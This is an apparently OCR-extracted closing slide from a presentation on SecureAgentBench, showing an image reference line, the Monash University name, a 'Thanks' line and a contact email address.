
SecureAgentBench



MONASH University

Thanks

ting.zhang@monash.edu



MONASH University